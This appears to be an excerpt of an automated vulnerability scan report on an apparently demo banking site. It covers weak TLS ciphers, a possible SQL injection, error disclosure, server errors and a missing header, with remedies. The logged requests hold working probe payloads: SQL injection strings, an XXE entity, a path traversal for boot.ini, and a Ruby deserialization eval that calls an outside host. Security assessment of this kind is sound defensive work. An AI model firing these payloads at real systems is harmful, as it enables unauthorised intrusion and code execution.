CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 4.0 Score

5.3 / Medium	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low

CVSS 4.0 Score

Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

10. Weak Ciphers Enabled

MEDIUM 1 | CONFIRMED 1

Invicti Standard detected that weak ciphers are enabled during secure communication (SSL).

You should allow only strong ciphers on your web server to protect secure communication with your visitors. However, it is possible that the reported weak ciphers are not a concern in your specific environment due to factors such as **serverless architectures**, **managed services**, or **cloud-provider-controlled configurations** that do not allow modification of cipher settings.

Impact

Attackers might decrypt SSL traffic between your server and your visitors.

Vulnerabilities

10.1. https://testfire.net/

CONFIRMED

List of Supported Weak Ciphers

- TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x0067)
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x006B)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)

Request | Response

Request

```
[SSL Connection]
```

Response

Response Time (ms) : 1
Total Bytes Received : 16
Body Length : 0
Is Compressed : No

```
[SSL Connection]
```

Actions to Take

If your environment is serverless or managed by a cloud provider, you may consider **marking this vulnerability as a Accepted Risk**.

If further validation is needed, ensure that your **web server configuration** is reviewed and that only strong ciphers are enabled. Follow the configuration steps below to secure your communication.

1. For Apache, you should modify the SSLCipherSuite directive in the `httpd.conf`.

```
SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4
```

2. Lighttpd:

```
ssl.honor-cipher-order = "enable"
```

```
ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"
```

3. For Microsoft IIS, you should make some changes to the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**

   a. Click Start, click Run, type `regedt32` or type `regedit`, and then click OK.
   b. In Registry Editor, locate the following registry key: `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders`
   c. Set "Enabled" DWORD to "0x0" for the following registry keys:

```
SCHANNEL\Ciphers\DES 56/56
SCHANNEL\Ciphers\RC4 64/128
SCHANNEL\Ciphers\RC4 40/128
SCHANNEL\Ciphers\RC2 56/128
SCHANNEL\Ciphers\RC2 40/128
SCHANNEL\Ciphers\NULL
SCHANNEL\Hashes\MD5
```

   You may also use the `Disable-TlsCipherSuite` powershell command to disable certain ciphers.

```
Disable-TlsCipherSuite -Name "TLS_RSA_WITH_AES_256_CBC_SHA"
```

   To get a formatted list of ciphers, you can use the following command.

```
Get-TlsCipherSuite | Format-Table Name
```

Remedy

Configure your web server to disallow using weak ciphers. Please consider following when selecting ciphers:

- Use at least 128 bit of encryption
- Anonymous Diffie-Hellman (ADH) suites do not provide authentication.
- Using CBC ciphers, Export ciphers, NULL cipher suites is insecure.
- RC4 is insecure.

External References

- OWASP - Insecure Configuration Management
- OWASP Top 10-2017 A3-Sensitive Data Exposure
- Zombie Poodle - Golden Doodle (CBC)
- Mozilla SSL Configuration Generator
- Strong Ciphers for Apache, Nginx and Lighttpd
- SSL and TLS Deployment Best Practices

CLASSIFICATION

PCI DSS v3.2	6.5.4
PCI DSS v4.0	6.2.4
OWASP 2013	A6
OWASP 2017	A3
CWE	327
CAPEC	217
WASC	4
ASVS 4.0	6.2.5
NIST SP 800-53	SC-8
DISA STIG	V-6136
ISO27001	A.14.1.3
ISO27001 2022	A.8.24
OWASP Top Ten 2021	A02
OWASP API Top 10 2023	API8

CVSS 3.0 SCORE

Base	6.8 (Medium)

CVSS 3.0 SCORE

Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSS 4.0 Score

6.9 / Medium	
Exploitability	High
Complexity	High
Vulnerable system	Low
Subsequent system	Low
Exploitation	High

CVSS 4.0 Score

Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

11. [Possible] SQL Injection

LOW | 1

Invicti Standard identified a Possible SQL Injection, which occurs when data input by a user is interpreted as a SQL command, rather than as normal data by the backend database.

However, this issue **could not be confirmed** by Invicti Standard. Invicti Standard believes this was not an SQL injection; however, there were some indications of a possible SQL injection. There can be numerous reasons for Invicti Standard not being able to confirm it.

We strongly recommend investigating the issue manually. You can also consider sending the details of this issue to us so we can address this issue for the next time and give you a more precise result.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following types of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

11.1. http://testfire.net/api/login

Method	Parameter	Parameter Type	Value
POST	username	Json	`'+ (select convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns) +'`
POST	password	Json	`demo1234`

Certainty

Request | Response

Request

```
POST /api/login HTTP/1.1
Host: testfire.net
Accept: application/json
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

{"username":"'+ (select convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)
+'","password":"demo1234"}
```

Response

Response Time (ms) : 2820.5037
Total Bytes Received : 234
Body Length : 71
Is Compressed : No

```
HTTP/1.1 400 Bad Request
Server: Apache-Coyote/1.1
Connection: close
Content-Length: 71
Content-Type: application/json
Date: Thu, 09 Oct 2025 09:33:15 GMT

{"error":"Syntax error: Encountered \"convert\" at line 1, column 56."}
```

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

PCI DSS v3.2	6.5.1
PCI DSS v4.0	6.2.4
OWASP 2013	A1
OWASP 2017	A1
CWE	89
CAPEC	66
WASC	19
HIPAA	164.306(a) , 164.308(a)
ASVS 4.0	5.3.4
NIST SP 800-53	SI-10
DISA STIG	V-16807
OWASP API Top Ten 2019	API8
ISO27001	A.14.2.5
ISO27001 2022	A.8.26
ISO27001 2022	A.8.27
ISO27001 2022	A.8.28

OWASP Top Ten 2021	A03

12. Database Error Message Disclosure

LOW | 1

Invicti Standard identified a database error message disclosure.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Invicti Standard will detect and report that problem separately.

Vulnerabilities

12.1. http://testfire.net/api/login

Method	Parameter	Parameter Type	Value
POST	username	Json	' WAITFOR DELAY '0:0:25'-- /* f1a34f99-05e0-48e9-a2f0-c702361b3cc2 */
POST	password	Json	demo1234

Certainty

Request | Response

Request

```
POST /api/login HTTP/1.1
Host: testfire.net
Accept: application/json
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

{"username":"' WAITFOR DELAY '0:0:25'-- /* f1a34f99-05e0-48e9-a2f0-c702361b3cc2
*/","password":"demo1234"}
```

Response

Response Time (ms) : 742.3735
Total Bytes Received : 234
Body Length : 71
Is Compressed : No

```
HTTP/1.1 400 Bad Request
Server: Apache-Coyote/1.1
Connection: close
Content-Length: 71
Content-Type: application/json
Date: Thu, 09 Oct 2025 09:33:10 GMT

{"error":"Syntax error: Encountered \"waitfor\" at line 1, column 47."}
```

Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.

CLASSIFICATION

PCI DSS v3.2	6.5.5
PCI DSS v4.0	6.2.4
OWASP 2013	A5
OWASP 2017	A6
CWE	210
CAPEC	118
WASC	13
HIPAA	164.306(a) , 164.308(a)
ASVS 4.0	12.5.1
NIST SP 800-53	SI-11
DISA STIG	V-6166
OWASP API Top Ten 2019	API7
ISO27001	A.18.1.3
ISO27001 2022	A.8.15
ISO27001 2022	A.8.9
OWASP Top Ten 2021	A05

OWASP API Top 10 2023	API8

13. Internal Server Error

LOW 2 | CONFIRMED 2

Invicti Standard identified an internal server error.

The server responded with an HTTP status 500, indicating there is a server-side error. Reasons may vary, and the behavior should be analyzed carefully. If Invicti Standard is able to find a security issue in the same resource, it will report this as a separate vulnerability.

Impact

The impact may vary depending on the condition. Generally this indicates poor coding practices, not enough error checking, sanitization and whitelisting. However, there might be a bigger issue, such as SQL injection. If that's the case, Invicti Standard will check for other possible issues and report them separately.
While the body content of the error page may not expose any information about the technical error, knowing whether certain inputs trigger a server error can aid or inform an attacker on potential vulnerabilities.

Vulnerabilities

13.1. http://testfire.net/api/feedback/submit

CONFIRMED

Request | Response

Request

```
POST /api/feedback/submit HTTP/1.1
Host: testfire.net
Accept: application/json
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**********
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM
"data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 1338.5908
Total Bytes Received : 211
Body Length : 38
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error

Server: Apache-Coyote/1.1
Connection: close
Content-Length: 38
Content-Type: application/json
Date: Thu, 09 Oct 2025 08:37:58 GMT

{Error: Request is not in JSON format}
```

13.2. http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	content	Querystring	/../../../../../../../../../../boot.ini

Request | Response

Request

```
GET /index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 344.973
Total Bytes Received : 1969
Body Length : 1765
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error

Server: Apache-Coyote/1.1
Connection: close
Content-Length: 1765
Content-Language: en
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 08:23:32 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style
type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p>
<b>Type</b> Exception Report</p><p><b>Message</b> java.lang.NullPointerException</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the
request.</p><p><b>Exception</b> <pre>org.apache.jasper.JasperException: java.lang.NullPointerException
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:510)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre></p><p><b>Root Cause</b> <pre>java.lang.NullPointerException
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr
class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>
```

Remedy

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does not disclose further information upon an error. All errors should be handled server-side only.

CLASSIFICATION

CWE	550
WASC	13
NIST SP 800-53	SI-11
DISA STIG	V-6166
ISO27001	A.14.1.2
ISO27001 2022	A.8.15
ISO27001 2022	A.8.26
ISO27001 2022	A.8.27

14. Missing X-Content-Type-Options Header

LOW | 11

Invicti Standard detected a missing X-Content-Type-Options header which means that this website could be at risk of a MIME-sniffing attacks.

Impact

MIME type sniffing is a standard functionality in browsers to find an appropriate way to render data where the HTTP headers sent by the server are either inconclusive or missing.

This allows web browsers such as Google Chrome to perform MIME-Sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the intended content type.

The problem arises once a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser, it is possible to inject code in e.g. an image file and make the victim execute it by viewing the image.

Vulnerabilities

14.1. http://testfire.net/

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 789.8857
Total Bytes Received : 9617
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
```

```
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td w
…
```

14.2. http://testfire.net/

Certainty

Request | Response

Request

```
POST / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**********
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
X-HTTP-Method-Override: GET

<ns type="yaml">&#10;---
&#10;!ruby/hash:ActionDispatch::Routing::RouteSet::NamedRouteCollection&#10;'NSFTW; eval(%
[cmVxdWlyZSAncmVzb2x2JztSZXNvbHYuZ2V0YWRkcmVzcyAoImJqbW14NmZ6aWxoOGVlZWV6Y2JrbWxjbzhqbWxqcnh6cHhkYmtqZz
ciLmNvbmNhdCAidW9nLnI4Ny5tZSIp].unpack(%[m0])[0]);' : !ruby/object:OpenStruct&#10; table:&#10;
:defaults: {}&#10;</ns>
```

Response

Response Time (ms) : 658.6183
Total Bytes Received : 9560
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:49 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
```

```
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="L
…
```

14.3. http://testfire.net/feedback.jsp

Certainty

Request | Response

Request

```
GET /feedback.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 732.2242
Total Bytes Received : 8690
Body Length : 8535
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:20 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkH
…
```

14.4. http://testfire.net/index.jsp?content=personal_checking.htm

Method	Parameter	Parameter Type	Value
GET	content	Querystring	personal_checking.htm

Certainty

Request | Response

Request

```
GET /index.jsp?content=personal_checking.htm HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 429.6713
Total Bytes Received : 8239
Body Length : 8090
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 8090
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:20 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
```

```
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHea
…
```

14.5. http://testfire.net/search.jsp

Certainty

Request | Response

Request

```
GET /search.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 467.5536
Total Bytes Received : 7158
Body Length : 7009
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7009
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" cl
…
```

14.6. http://testfire.net/sendFeedback

Method	Parameter	Parameter Type	Value
POST	submit	Post	Submit
POST	cfile	Post	comments.txt
POST	email_addr	Post	
POST	subject	Post	
POST	comments	Post	
POST	name	Post	

Certainty

Request | Response

Request

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=**********
Referer: http://testfire.net/feedback.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

submit=+Submit+&cfile=comments.txt&email_addr=&subject=&comments=&name=
```

Response

Response Time (ms) : 1090.1346
Total Bytes Received : 7340
Body Length : 7191
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7191
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:44 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
```

```
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
